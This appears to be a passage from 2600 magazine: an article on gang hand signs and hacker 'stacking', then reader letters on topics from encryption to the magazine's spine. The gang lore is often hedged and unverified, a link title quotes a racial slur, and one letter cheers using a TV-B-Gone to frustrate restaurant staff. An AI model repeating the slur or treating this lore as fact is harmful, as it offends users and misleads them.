There are certain handsigns you should avoid just to be safe, no matter where you live. The first two are the CK and BK hand signs, or Crip Killer and Blood Killer. Look them up on the internet and make yourself familiar with them. This should be easy; the CK hand sign looks like the letters C and K, and the BK hand sign is much the same.

Also, never say "crab", "slob", or, in Canada, "goof". Crab is a derogatory term for Crip used by rival gangs which have been known to fight with other Crip groups. Slob may be just a variation of crab and is a derogatory term for a Blood. Goof is a Canadian prison slang term which literally means a pedophile but can be used to describe anything really despicable or bad. Just to be safe, never say goof if you are in Canada; you might be around someone who has done time. Saying any of these words can have severe consequences.

Avoid throwing up "the horns." This hand sign is commonly used among the Latin Kings. It means "I love you" in American Sign Language and is also used by satanists and heavy metal enthusiasts. To the Latin Kings, I believe it is supposed to represent a three-pointed crown. This sign may also be used to indicate a Blood Killer.

To see a very good Latin King stack, search YouTube for "Latin Kings yonkers stackin crowns" or see the links at the end of this article.

That guy can stack! It's probably my favorite stack; the way he does it shows a lot of respect, demonstrates crowns with different numbers of points, and explains how everything relates to the "Kings". The speed at which goes near the end is also incredible.

Note the star he makes at the beginning with both hands. Five- and six-pointed stars should be avoided, especially in Chicago.

The five-pointed star is a symbol of the People's Alliance, which I believe was started in the Illinois penal system and runs strongest in Chicago.

The six-pointed star or Star of David is, like the pitchfork, a symbol of the Folks Alliance. To gang members and other people who use it, the pitchfork may represent the struggles to overcome oppression.

The stars may be gang knowledge applicable only to Chicago. Each point of the star has a

different meaning, or "value". To Latin Kings, the five-pointed star represents a cluster of five island countries in the Caribbean: Puerto Rico, Cuba, Dominican Republic, Haiti, and Jamaica.

Search online for the Gangster Disciples hand sign; that is, the pitch fork. Pointing that hand sign downwards should especially be avoided, as this shows disrespect, or worse. (I believe there is a scene in the movie *Dangerous Minds* where Michelle Pfeiffer flashes some gang members their own sign and then turns it upside down. The gang members react.)

A gang's letters or symbols shown backwards or upside down shows disrespect and may be used to make a threat. In gang graffiti, a rival gang's name may be spelled out backwards to show disrespect and diss the gang mentioned. Letters representing a rival gang, for instance "b" for Bloods or "c" for Crips, may be be crossed out for the same reason. It may be replaced with with the letter of the graffiti sprayer's gang, so Crip may turn into Brip. Crips and Bloods may even refuse to pronounce or write the letters C, B, or P, instead just "mark out" the opposing gang's letters when writing. P here also indicates the Bloods, as the Bloods were founded on Piru Street in Los Angeles. Piru may refer to a Blood, or it may more specifically refer to a set such as the Piru x Bloods, or a member of such a set.

Crossing out a handsign such as the C for crip, with the other hand making a slash like a cent sign, is one way of showing disrespect. Another way is to make a handsign and break it over the knee, raising the knee slightly.

On a related, interesting note, look at the word Piru. Read it backwards, but rotate the U so it becomes a C. Similarly, "blood" written upside down is PLOOP. If you ever see graffiti with a down arrow, chances are its a gang indicating you are on their turf. However, some elaborate graffiti art makes use of arrows.

You may have seen the Bloods hand sign somewhere. The fingers of both hands actually spell out the word b-l-o-o-d. There is a Crip hand sign which has a spelling of their letters as well, using both hands.

Gang members may "false flag" a hand sign to a rival gang member. Suppose a Crip sees someone he thinks is a Blood. He may just throw up the GD sign, to see if the person in question is indeed a Blood, by waiting for him to throw up his own sign. After this, the initiator may throw up his real hand sign, maybe a C for a Crip.

Gang colors are not an indicator of a particular gang. Bloods may be seen wearing blue jeans, or bandannas in a color other than red. Gang members may disguise themselves in non-gang or rival gang colors. Some sets just wear other colors, as in the case of Lime Street Pirus, who are affiliated with the Bloods. Guess what their color is.

Not all gangs of the same name use the same hand sign. The Bloods and the Crips have no centralized leadership, so every set, faction, or trey is different. Some sets are not satellite sets; these are known as clone sets. These are gangs who use the name of a larger gang but which have no ties to the larger gang in, for example, Chicago or LA.

Gangs often use a character's ordinal position in the alphabet to represent that character. For example, 1 4 18 means A D R which ultimately stands for *Amor de Rey*, which is a Latin King saying meaning "king's love."

If you ever see 187 somewhere, like on a wall, it means murder. It is a numeric code in use by the police. Section 187 of the California Penal Code is for the crime of murder. For more information, see `http://en.wikipedia.org/wiki/1-8-7`.

Walk the Walk

You may be thinking: with all the gangs out there, what can you safely stack? If you are around strangers, the answer is nothing. But in the dead of night, or the shelter of a hacker convention, you can stack pretty safely. You don't have to avoid every sign in use by other gangs that would leave none for you to communicate with!

Avoid the ones mentioned and avoid flashing in public unless you have to.

When making your stack, the most secure way is to do it on paper. You could even use spy paper which is destroyed when it comes into contact with water. Get a sign language dictionary if you can't think of new ways to contort your fingers and come up with motions. Don't just copy the definitions from the dictionary. Photocopy the pages with your hand signs and mail them out securely to friends. If you have to send them digitally, use strong encryption.

Familiarize yourself with other gangs' signs, like those of the Vice Lords, MS13, and so on. Again, check out the links at the end of this article. Check out their graffiti for symbols they may use.

The bigger your stack, the more useful it will be for communication. Keep in mind that you have to memorize whatever you create. Try using mnemonics, but be careful not to compromise the security of your stack.

Think of symbols or letters that you can make with your hands. Don't forget the motions. You can even have a behind-the-back-stack. One hand sign that should come to mind, especially if you are a phreak, is the sign for phone, which I believe also means "hang loose": thumb and pinky extended, middle three fingers closed and clenched into a partial fist.

You may be lucky like me and be able to spell out your area code with your fingers. For me, it is as follows: four fingers on the right hand extended, thumb folded: four. On the left hand the thumb tip touches the pointer tip: zero. Remaining fingers on left hand extended: three. 403. If you want to be a bit more dramatic, you can point your hands downwards, and then cross your arms and reverse the digits to have the 403 sign at your shoulders.

You may want to change up your stack at certain times. Some signs may not need changing if they do not compromise security.

Here are some tactical hand signals from the textfile handsig.txt, which I compiled in 2003. I got

these from the manual for Daryl F. Gates' Police Quest SWAT simulator game, which is otherwise a waste of money. You might find these useful for field phreaking or urban exploration.

- Clenched fist = hold
- Flat hand, horizontally = take cover
- Fist with arm at right angle = hurry
- Flat hand with all fingers spread = suspect
- Snapping fingers (in motion) = attention
- Index finger pointing = look
- Thumb up = clear
- Flat hand, vertically = stop
- Flat hand, horizontally at neck (inmotion) = kill
- Index finger against lips = "STFU"

Outro

Is it really necessary to stack? No, but it can be fun, and it may bring you and your hacker buddies closer together. I was wondering if I could make a linguistic analysis of the signs, but your process can be much simpler. Just pick up a pocket dictionary of signs, and use it as a reference. And watch stacking videos on YouTube for inspiration.

Try to get creative and make your own signs. Here are some that I thought of.

W x Y: ASCII art for the female form. The signs can be flashed in succession. I stole this from a *Beavis and Butthead* comic, in which Beavis said, "Drawing naked chicks is as easy as W x Y!"

x_X or o_0: Mugging or confusion. With Xs, this may also symbolize death. This hand sign is made by touching the thumb and pointer finger together while bending and folding the middle finger to touch the joint on the pointer.

Two utility knife razor blades touching each other at their sharp ends. This symbol and hand sign is used to represent being on the "cutting edge." To make the hand sign, make the universal hand sign for a phone handset on both hands. Touch your pinkies and thumbs together. This makes a diamond-like shape, and your knuckles represent the notches in the razor blades.

C(_): Coffee mug. This may resemble the GD hand sign. To make this sign, do the o_0 sign and just open your thumb and pointer to make the cup.

<3: The heart. This has gang connotations but can be used safely. I saw this in *O Magazine* (don't ask).

Hold your fingers on one hand together with no gaps between them, while leaving the thumb free. This looks like a cane. (The Vice Lords use canes like this.) Do this with both hands and bring them together to make a heart, with the fingertips and thumbs touching. Now, figure out how to make a heart with your hands and a diamond at the same time for another heart hand sign.

Another fun idea is to have a call. This is a noise you make as if you were an animal. The Bloods roll their tongues and say "Blllaaattt!" or "Brrrattt!" to mimic an automatic gun like an Uzi. The Crips have a similar call as well. These calls are used to intimidate.

"Rrrrrriiiiiiiinnnnggggggg!"

Links

Latin Kings (Yonkers, NY King Chucho): http://www.youtube.com/watch?v=6B4MDVIsLN0. Best stack ever.

Hand Signs: http://www.chicagogangs.org/index.php?pr=HAND_MAIN&nosessionkill=1.

Imperial Gangster: http://www.youtube.com/watch?v=V-4jJAK767E. Fun. I like their colors (pink and black), plus the video has some wicked music from 90s tapes.

World's fastest "Blood" hand sign: http://www.youtube.com/watch?v=SiDaXAA5hyk. The laugh is hilarious.

MS13 Stack: http://jeroenarendsen.nl/2007/01/ms13-and-other-gangs-gestures/

Chi Town Gangstaz: http://www.youtube.com/watch?v=1S2nBKQayVM. Another fun video.


"My nigga Lil B 5tackin Bbbbllllaaaaaatttt": http://www.youtube.com/watch?v=qZOzIQkMwKc. A great stacking video, this time from a Blood. See if you can catch him throwing the pitchfork.

NEW STUFF!

2600 SWEATSHIRTS - THE SECOND EDITION

We now have a completely new style of hooded sweatshirt in addition to our standard black pullover design. These new ones are gray in color and have a zippered front. Big red numbers proclaim "2600" for those who see you coming and big red letters in the back spell out "HACKER" for those who wonder who it was that just went past. (If you're trying to hide the fact that you're a hacker, this may not be the sweatshirt for you.)

Available in sizes L, XL, and XXL for $35 (outside the U.S. and Canada add $10 for shipping). Send check or money order to address below or visit store.2600.com.
(Additional sizes will be stocked if enough people ask for them.)



Random Bits

Dear *2600*:

I just wanted to let you guys know that *Freedom Downtime* (the whole movie) is on Google Video. You can download it and everything so....

Excellent magazine. Keep up the awesome work you guys always do!

A reader of *2600*

We have no problem at all with this as we made the movie as part of a cause to get the message out to as many people as possible in a time of great urgency. Spreading it around helped to accomplish this. Naturally, we encourage people to buy the DVD in order to support the magazine as our survival is what makes such projects possible in the first place, plus there are a whole lot more features available on the DVD.

Dear *2600*:

I am writing a book on computer security, which you can read online (for free) here: https://www.➥subspacefield.org/security/security_concepts.➥html. I imagine that your more intelligent readers may find a great deal of interesting reading material in that document or the ones to which it links.

Travis H.

We also encourage our less intelligent readers to go have a look.

Dear *2600*:

I don't have an article as I haven't written one on this, but I have just recently released a new reverse port forwarding tool, which as you probably know is a tool that allows you to connect to ports on computers behind firewalls and routers. I'm aware that this can be accomplished with SSH, but allowing someone to connect and authenticate to your SSH server is not always desirable. Plus, this program is easily scriptable. For further info, go to http://➥www.networkactiv.com/Pages/PortImport.html. If you have any questions, feel free to ask.

Michael J. Kowalski
NetworkActiv Software

Dear *2600*:

When I was in Hawaii last year I often went to check my email at the "Cafe 2600" pictured recently on your back cover. My O'ahu phone book lists its address: 2600 South King Street. So the name of the cafe is based on the address. It could be that the owners are tech savvy and know about your fine publication, or it could be just another numerological coincidence, of which many have already been noted relating to the number *2600*.

Peter

Do not mistake coincidence for fate.

Dear *2600*:

My wife gave me a TV-B-Gone and we immediately used it in our favorite restaurant: Cheddars. Our local Cheddars had TVs in every corner of the restaurant so everyone could veg out while stuffing their face. We had hours of fun playing with the TV-B-Gone and the servers. They would always become so frustrated that they would shake their heads and give up trying to maintain TV operation and serve their customers at the same time. We were surprised this weekend on our visit to find that every TV was removed except for the two huge flat panels and a couple of corner mount TVs in the bar area. TV-B-Gone can *remove* TVs!

chris

These magical devices will be available at The Last HOPE in addition to the new model which can turn televisions off (or on) at a distance of 100 meters. It's a great weapon against blaring TVs that seem to be appearing in more and more public spaces and it's also great fun for trips to malls and electronics stores. For more info, go to http://www.tvbgone.com.

Dear *2600*:

I have recently started a small site called HackTheCore.org and we have started to do hacker interviews, where we talk either via email or IRC to a hacker and basically interview them for the site. I was wondering if we could possibly grab hold of someone from *Off The Hook*. I know you're all busy, working hard etc., and we're in the U.K. so either IRC or email would be the medium for the questions.

Let us know what you think.

Tsun

While we are all absurdly busy most of the time, it's always possible you could catch us at a good moment. We suggest emailing oth@2600.com with your questions or for anything show-related. We get a ton of mail so we can't always guarantee personal replies. But it can't hurt to try. And for all others who don't know about the show, tune in either live or through the archives by going to http://www.2600.com/offthehook. If you're lucky enough to live within 60 or so miles of New York City, tune into WBAI 99.5 FM every Wednesday evening from 7 to 8 pm. This happens to be our 20th year on the air which is very hard to accept. Yes, the show is actually older than some of its cohosts.

Suggestions

Dear *2600*:

In keeping with your most admirable objective of "knowledge and spreading of information," I would like to make a constructive suggestion for your benefit as well as our readers. The *2600* online store

has an immense storehouse of informative articles which so many of us want to access. Why not make them available online at a nominal cost per page? And yes, you could easily work out various means of payment like PayPal, e-gold, and even credit cards for the fearless.

Here are some convincing reasons: (1) This would fill the gap that others are filling by copying articles and selling them; (2) We all want to save a buck, so why pay for a whole issue just to get one article; (3) It would be another source of income for our favorite *2600* publication; (4) Most of us don't want to deal with snail mail, but at least make it available that way too; (5) Impulse buying reflects an immediate need, especially when one is writing, creating, or researching articles for *2600;* (6) This new facilitation of info sharing will bring *2600* into the computer technology age, smile.

Thank you for your kind help and cooperation in fulfilling so many of your readers' needs. Keep up the good work.

Bluecoat

We're open to new ideas and are looking into a number of possibilities. We have no problem with the straight text of individual articles being reproduced and spread around, provided proper attribution is given. But the whole key to our existence revolves around selling the printed issues. As we have no advertising to prop us up, we are entirely dependent on our readers to keep us in business and doing well enough where we can afford to make improvements and start new projects. We hope to be trying out some new ideas soon and of course we welcome your suggestions.

Dear *2600*:

I stumbled upon your problem with the USPS. You might want to try this site for your next mailing: http://www.trackmymail.com. I worked for a mail house and we have used it many times. It will help you track your mail to every post office your mail goes through, up until it hits the postal carrier's hands. Good luck.

Rodger

This isn't the only mail tracking entity out there. The post office itself is making advances in this department and expects to make extensive use of "Intelligent Mail" barcodes in upcoming months. Details are at http://ribbs.usps.gov/OneCodeSolution.

Dear *2600*:

What kind of mailing labels do you use? I worked at a major post office in the northwest this holiday season (2007-2008) as a "Holiday Casual Mail Handler" sorting flats (basically unbundling the magazines and envelopes in large metal wire cages and "prepping" them in stacks on carts for the clerks so that it's easier for them to feed the sorting machines). While doing this I found several issues that caused magazines to become damaged or require hand sorting. But to keep this short, I will address the issues with labels. Unless the addresses were printed directly on the magazine stock you run the possibility of the labels coming unglued. Many a time I would find labels falling off due to bad glue or no glue. Other times the labels would get chipped off by being smudged from other bundles (that would generally only happen to the ones on the outside of the bundle). Sometimes the glue would be so sticky it would stick to the other issues and pull loose. Anyhow, the most common issue that would cause all labels in a bundle to be lost was that of little to no glue. That, and the slippery coating added to the outer surface of magazines - the glue was fine, but the coating would flake and the label with the glue would be gone.

Just a possibility... other than maybe a conspiracy that the feds (though now it's really a company pseudo-government post office) did not like an article or two regarding the postal system and are screwing with you?

Just my 64K of RAM's worth.

Bryce Lynch
Network 22 (no longer @ Network 23)

This is very helpful information, except that we don't use labels at all. Each of our mailings of new issues prints directly onto the envelopes. At least that's one less thing to worry about.

Dear *2600*:

Within the article "RIAA's War on Terror" in 24:3, Mr. Glider mentioned a "public iTunes portal" in which the user would buy tracks a la carte from a terminal and have them burned to their CD. Days later the official art and jewel would be shipped to their homes. While I believe this is definitely an improvement upon the model the RIAA chose to push CDs to the market, there is further room to improve. Given the advances printing technology has gone through over the years, it is possible to print high quality CD art with a commercial PC printer (with the right paper and ink of course). This could cut cost for the industry even further by eliminating shipping and handling fees. This system would be easy to implement and maintain.

Record companies supply the terminal, ink, printer, and CDs to the store while the store agrees to supply the paper and jewel cases. New music and art from the labels could be beamed directly to the terminal via networking. This way the user doesn't have to wait for the art to come to their door days later. They could walk out with the entire package. The only thing the user would have to do is put the CD art into the jewel case.

As an added bonus the machine should have the option to shrink wrap the CD case as well, in case you wanted to give it to someone as a present. This would drastically cut costs for both labels and retailers alike. All in all, the article was a good read. Well done.

Loki

Analysis

Dear *2600*:

Regarding the cover to 24:3, I see StGB 202c, which is the new German "anti-hacker-tool" law and yes, it's garbage. Are the cats acting as "port scanners" to the village (netcats)? I also see a cable in the grass just in front of the cats that vanishes. But I'm at a loss as to what that tent is... it appears that there are large vent tubes going underground in front and to the left of the tent.

s

That was the C-Base tent, one of the more impressive ones at last summer's Chaos Communication

Camp in Germany. We cannot tell you what went on inside it. But, as we all know, C-Base is the name of the old space station located under the city of Berlin. To this day the antenna of the C-Base space station can be seen high above the eastern part of the city by Alexanderplatz. It has been nicknamed "the TV tower." We hope this helps answer your question.

Dear *2600*:

Just thought I would let you know that I really appreciate and enjoy your magazine, despite the fact that I can barely understand one sentence in three in much of your technical articles (and the code might as well be hieroglyphics to me). I am not a hacker, just someone with a medium(-ish) capability in computers - although I am sometimes surprised by how silly the so-called mainstream of culture can be about both subjects.

I was surprised to see that some of your questionnaire responders seem to object to "politics" in your magazine; I don't recall you ever attacking or endorsing any of the U.S. parties. Since much of what hackers seem to be about concerns critical thinking, rigorous systems' analysis, and a rebellious attitude towards control of information, I'm puzzled as to how this could *not* venture into the social domain at least sometimes, especially when many of the debate-framers in politics and society seem antagonistic to all of these notions - regardless of who's in power.

A *2600* stripped of your two page editorial and occasional remarks on society in response to letters - or even minus the letters - would seem... well, about as much fun as a train timetable.

I even enjoy reading through your classifieds section, and admire your avoidance of paid adverts. It all makes a subject which could seem highly abstract and intimidating - even repellent - to a non-hacker like me, into something very human, even noble, and fascinating (even if the actual subject matter can seem incomprehensible, the creativity of it all is really quite admirable).

Please keep it up, and thanks for the continuing education on how to treat technology sensibly - it really does matter.

P.S. I was sitting in a coffee shop in Mexico City several months ago (visiting from Ireland), and was delighted that my *2600* t-shirt got recognized by one of your *Off The Hook* listeners in from New York! This is better than having a secret handshake....

Oisin O'Connell

We couldn't have said it better. In many circles in our culture, any talk of current events or remotely controversial subject matter is frowned upon as being off-topic or potentially divisive. We think it's essential to always be looking at the bigger picture and to avoid becoming isolated inside your own little world of jargon and similar-minded people. That will often mean talking about things that cause disagreements. But it will also make us all think and realize other perspectives. And we need to be aware of these things if we ever hope to grow, adapt, and be as relevant as possible to others as well as ourselves.

Queries

Dear *2600*:

I am interested in submitting an article to *2600*. Are you still requiring the article to be sent as ASCII format? I'm not familiar with this format and am not sure how to convert my .doc into an ASCII format file. Is this a .txt file? Please let me know how you would like the article to be sent to you.

Michelle

While we can read most .doc files, ASCII format is the safest to use to ensure we don't have problems opening in a weird format. Yes, a .txt file should be just fine. If in doubt, send your submission to articles@2600.com in a multitude of formats. It's only bandwidth and disk storage, after all.

Dear *2600*:

I have an article that I want to submit. The content itself is about two pages, but I have source code that goes along with my article that is about 450 lines long. Assuming the article gets published, would the source be something you would include, or would you rather not because of the length? I can link to the source on my website and place that in the article if necessary. Thank you for any tips

Jeff Nunn

Our recent reader survey indicated that multiple pages of code in the magazine was something we should try to avoid. Assuming the code isn't essential to your article, it can be put on our website instead. We will then publish the URL in the article. (You are, of course, welcome to also post it on your own site and refer to that in the article.) This benefits readers in two ways: we avoid excess code in the magazine and we make it that much easier for people who want to use the code to grab it by cutting and pasting rather than having to scan or retype it all.

Dear *2600*:

Is it too late to donate money to the show/radio station? I have just recently started listening to the radio program... I wish you guys were 24/7. You should be syndicated in every major city.

drlecter

We agree that our words and voices should be piped into every home globally. Perhaps some of our more powerful friends can help to achieve this lofty goal. You can donate to the radio station either during the quarterly fund drives or online at www.wbai.org/donate. Premium gifts are only offered during the fund drives but you can still designate "Off The Hook" as your favorite program when you donate online. The important thing is to support the station so that we can continue to provide this valuable forum to the world, including many people who have never heard of the hacker community.

Dear *2600*:

While browsing your site, I noticed that you have a Google page rank of 0. Is Google jealous of something? You obviously have a respectable product, and have witnessed the rise of Google to the Internet superpower they are today. As a result of this, you have published articles along the way about Google whether they (the articles) are good or bad. When looking at your Alexa rank, this doesn't make sense. There has been talk of Google hand-weighting individual pages. Do you think this is the case? Or have you guys just refused to make your site Google-friendly?

j4ys0n

Google's page rank is a measure of how popular or important a web page is on the Internet (according to Google, anyway). It's based on the number of other pages that link to that particular page, their page ranks, the relevancy of the links, and other factors that only Google really knows about for sure. Google has been known to punish those who routinely try to abuse the page rank system by manually lowering their rank. But as far as we know, we're not among those who've been punished. In fact, at the time of this writing we have a page rank of 7 (out of 10) which is pretty good. Perhaps Google throws out an occasional "0" to prompt letters to our magazine and further their ad revenue. We refuse to support such behavior.

Dear *2600*:

I'm learning to program in Java. I'm really interested in hacking, not for any malicious reasons though, just the same reason as most people. I love computers and figuring out how they work. So I wanna know how to get started and I'm hoping you can put me in touch with some people who can help me out.

Cyph3r7

There are numerous ways. If there are 2600 meetings in your area (look in the back of the magazine for a list), stop by one of those and start talking to people. Hacker conferences are always a good place to meet new people and share common interests. And there are always online methods as well. Web forums, such as talk.hope.net which we run for our HOPE conferences or our IRC network found at irc.2600.net, are places where many people gather. These are just the areas we're involved with - there are plenty of others that are easy to find if you do a little searching.

Dear *2600*:

I was wondering if your mag has ever done an article about tor: http://www.torproject.org. The free software seems like a good choice for anonymous surfing, although the data stream is supposedly not encrypted end-to-end.

name

There was an article on Tor and SSH tunneling in our Autumn 2005 issue. One fact which is often stated is that Tor's anonymity should not be mistaken for security. We welcome more articles on the subject.

Dear *2600*:

I always thought *2600* came from 2600Hz. Today a friend told me that Amiga 2600 was meant. Now we have some money on this question. Can you help me out with the proper answer?

Jan

We can say with certainty that our name has nothing to do with the Amiga 2600. You probably meant the Atari 2600. We had nothing to do with that either. Nor did our magazine, whose very first headline on our very first front page in January 1984 shouted out "Ahoy!", have anything at all to do with the Commodore computer magazine named "Ahoy!" which started publication the same damn month. ("Ahoy!" incidentally is the correct quote of how Alexander Graham Bell used to answer the phone, despite what you might learn from certain televised cartoons.) Now that we've gotten all of that sorted, perhaps we should discuss what percentage we will receive of the bet we helped you win.

Dear *2600*:

I used to be a member of the Cincinnati *2600* at Cody's Cafe until the Hackajack thing happened, then I went my separate way. Anyway, I was curious as to what you guys thought of the upcoming presidential elections and to ask if any of you support the message put forth by Ron Paul. To me, at least, it is very obvious why hackers have been demonized in the past especially by certain factions of the government.

Those private/secret interests that have the ability to control and steer the government in any direction they choose did not want anyone to understand technology so that they can use it to control people more easily with it. They were scared of the movement to actually learn and inspire people to start picking up technical manuals and actually figure out how systems work. So they decided to "stamp out" anyone they deemed to be "hackers" or "hacker sympathizers" even if they were legit businesses. It seems to me that the source of their power is the Federal Reserve itself and anyone who is on the side of the status quo directly benefits from this and it only serves to add more power to these private/secret interest groups. To me the Federal Reserve/Private Central Bank was nothing more than a Trojan horse meant to suck the wealth and property of our nation from us.

Anyway, it is my belief that Paul would go a long way to right a lot of wrongs, and would actually improve our country and standard of living a great deal. There are so many reasons and examples I could list but I really do not want to bore you. I know that he would go a long way to helping the technology market so that new ideas could flourish and potentially prosper, and that computer enthusiasts would ultimately not be demonized or raided as they have in the past. The purpose of this letter was just to get a basic idea of where the *2600* HQ stands on the elections.

T.L./Retroactive

We're not in the habit of endorsements nor would our staff ever come to an agreement on such an issue. We can say, however, that most of us look forward to the day when the current regime ends. To address the candidate you mention, Ron Paul indeed has some thought provoking positions. But you need to hold that up to his prior record to see if these positions are reflected in actions. This is true of any candidate. There are some very disturbing signs from Paul's past in the form of stridently racist and homophobic newsletters put out in his name through organizations he was closely involved with from the 1970s through the 1990s. It's rather hard to believe he had no knowledge of this throughout that entire period as he now claims. That too should be weighed against his current words.

Dear *2600*:

I'm a huge fan of *2600* and frequent visitor to your site. I've been reading the magazine (when I can find it) for over a decade now, since I was a freshman in high school.

I'm writing to ask if you, or anyone who runs

the site, knows the exact date the first issue of *2600* was published. I know it was January 1984 and that it probably actually hit the shelves of stores within the first week of the month, but I can't nail down any one day to credit the event to. I run a little blog called *The Great Geek Manual* where I write a daily chronology called "This Day in Geek History" and, as a fan, I would like to include the first publication of your magazine. In fact, I would love to include all the major milestones in the history of both your magazine and website, if anyone has any dates handy. It's not a very popular blog, just a few dozen readers, but I would really appreciate any help you could give me. Thanks!

Andrew

We didn't hit any shelves until years after we started publishing. In 1984 we were a fledgling monthly newsletter that only had three sheets of paper. Our first issue in January went out to several dozen people and was mailed sometime in the middle of the month. Those of you early subscribers may remember that we fell into the habit of mailing each issue on the 12th of the month for some reason. We hope that helps.

Dear *2600*:

I feel demoralized and need support and/or advice. I went to my monthly LUG a few days ago and tested the waters by doing a presentation about Ubuntu 7.10's super easy (as in making ice) to set up full disk encryption. Three things inspired me to do this: 1) The recent revelation of the VA worker losing a laptop with the Social Security numbers of every veteran ever on it; 2) "Operation Red Wing" where three of four Navy SEALs were killed in a valley of Kunar province, Afghanistan, had their laptops taken off their bodies, and - clearly in a video on the Internet - you can see an insurgent technician take the disks encased in a USB adapter and then read the files on it (PDFs topped with "For Official Use Only (FOFU);" and 3) Privacy.

I was met with skepticism. "Only people with hacker software on their hard drives need encryption," said one member. Another said, "It's not really that big of an issue and is difficult for the average person to implement." Not that big of an issue? Hard to implement? I didn't take it any further as I was so utterly shocked by what I had just heard (particularly because a few of the members run the systems that bill me for a certain utility's usage), but if I could have said something it would have been "Can you guarantee me that your passwords or SSH keys/hashes normally stored in RAM never touched the swap space on your hard disk?" Or how about "Can you tell me with certainty that your passwords, though possibly erased, are not in the slack space of some part of your disk, easily recovered by even a novice with a Knoppix CD and a firm grasp of Google searching?" Or finally, "Mozilla uses, if I recall correctly, 40-bit encryption to protect passwords on the disk that it uses including credit card information used in auto-complete fields and you're comfortable with this if your laptop gets stolen?"

I guess what I'm looking for is an answer to the question I've been wrestling with for the last few days: Should I do the presentation and hope someone isn't sleeping, or should I finally get off my ass and start that local *2600* group I've been talking about doing for a while? On one hand I may make an impact with the presentation - the operative word being "may" - and with the meeting I'd meet some fantastic people (if anyone showed up) but probably be preaching to the choir.

Anonymous

You're facing two big challenges here. One is to convince people that privacy and security really do matter. You'd be amazed at how many people simply don't care or think that their private information isn't of interest to anyone but them. We even see all kinds of really personal and private items being posted on the net by the individuals themselves! The second challenge is to have systems in place that are seamless and don't require a second thought by those people who really don't know anything about computers. Sure, it's "super easy" for you to implement in Ubuntu. Would it be this easy for your grandmother? Would she even be able to install Ubuntu? It's great when we find things that work for technically literate people. But in order for something like encryption to be accepted as a default by the masses, it has to be designed in such a way that the technically illiterate will have no trouble using it regularly. This requires a lot of patience and thinking outside the box we're accustomed to being inside. But this is the key to getting it accepted as the "normal" way of things. Obviously, there is great pressure from certain entities not to have it go this way since they would then lose their ability to spy on people. Battling evil, illiteracy, and apathy all at once is a daunting task. We suggest you continue and you'll find others who also get it. And there's no harm in preaching to the choir as long as that's not all you do. Having more people who are on your side can only be beneficial. Good luck.

Dear *2600*:

I think I am being "watched," as my cursor is "fluttering." But I got this address from someone and would like to know more of what you have to offer. Information, direction? I am in need of "advice" on certain computer "applications," and/or email "applications." If you could either direct me to a source of information, or otherwise, I would sure appreciate it.

granny

A fluttering cursor is a sure sign that you're being monitored, either by your next door neighbor or an anonymous foreign power. Use of excessive quotation marks has been known to strengthen the power of the monitoring virus which lives in your keyboard. Avoid using computers altogether until you know what you're dealing with. We suggest going to a local bookstore or library and researching the subject matter you're interested in as thoroughly as possible before going any further. Spend hours over there reading and learning. Just be sure to face the door in case you were tailed.

Dear *2600*:

I have been a reader since 1993 and I love your publication very much. I have started to put out my own small zine but I would really love to give it a more professional look. I was wondering what type of layout software you use in the production of your magazine?

Widerstand

Currently we use InDesign on a Mac which is fairly flexible and easy to use. That doesn't mean it's necessarily the right choice for you though. There are lots of alternative and open source programs out there as well. We're certain any zine forum on the net would be discussing this topic at great length. Best of luck with your zine.

Dear *2600*:

I have heard "a picture is worth a thousand words," but why, oh why, do contributors who send in pictures to your magazine get better swag than authors? For some intuitive reason this seems very wrong to me.

Jane Doe

You raise a good point so as of this issue we'll make it equal across the board. A one year subscription (or one year of back issues) plus a choice of a 2600 sweatshirt or two 2600 t-shirts for every article printed or for every publication in the payphone or back cover pages. Fair?

"Surprised?"

Dear *2600*:

I couldn't help but notice that the patterns on the spine of the magazine, when put together, spell out the word, "surprised?". What are we supposed to be surprised about?

Unr3a1

Well, for one thing, you can be surprised that so many people figured it out a year before the entire message should have been spelled out. One thing you shouldn't be surprised about though is the fact that we've responded to the majority of reader wishes and returned to our old spine format, which pretty much eliminates the possibility of the remainder of the message from ever being displayed. This has been an interesting year.

Dear *2600*:

Actually I was, not with the message on the spine of your wonderful magazine, but for other reasons. I have been a reader for over ten years (subscriber for almost half of that time) and this might be the second letter I have written during that period. Never really had much to say. Now that I've made a few surprising observations I feel compelled to share.

1. Love the fact that you put a message on the spine of volume 24, but the height of the printed cuts don't evenly line up. Issue 24:1 measures 8 1/2" in height, issue 24:2 is 8 3/8", issue 24:3 is 8 1/2" and issue 24:4 is 8 1/2". Why is this surprising? It would have been real cool to have the issues aligned so when someone sees my library, there is the word "SURPRISED?" staring at them over four separate issues. It also looks like you tried to align the spine print from the top of the mag to the bottom rather than bottom up. This would work nicely if I stored each issue upside down on the shelf. Not to mention that the word "SURPRISED?" would also be upside down. Nice try. I'm hoping you guys get it worked out in the next volume and the words are tied together across each volume.

2. Where's the puzzle? I'm surprised that for three volumes you consistently included a puzzle in the back and after the survey, it's gone. I'm surprised that the negative feedback and the need for an extra page motivated you to remove it completely without taking a poll first to get real results. I responded to the survey and don't recall writing anything about the puzzles. I will accept that fact that I should have voiced my opinion in the survey if I wanted to keep the puzzles. Please consider this my personal protest to getting them back. At a minimum, if you need the page space for other content, can you put the puzzle on your website? I know my brother-in-law and I really look forward to doing the puzzles.

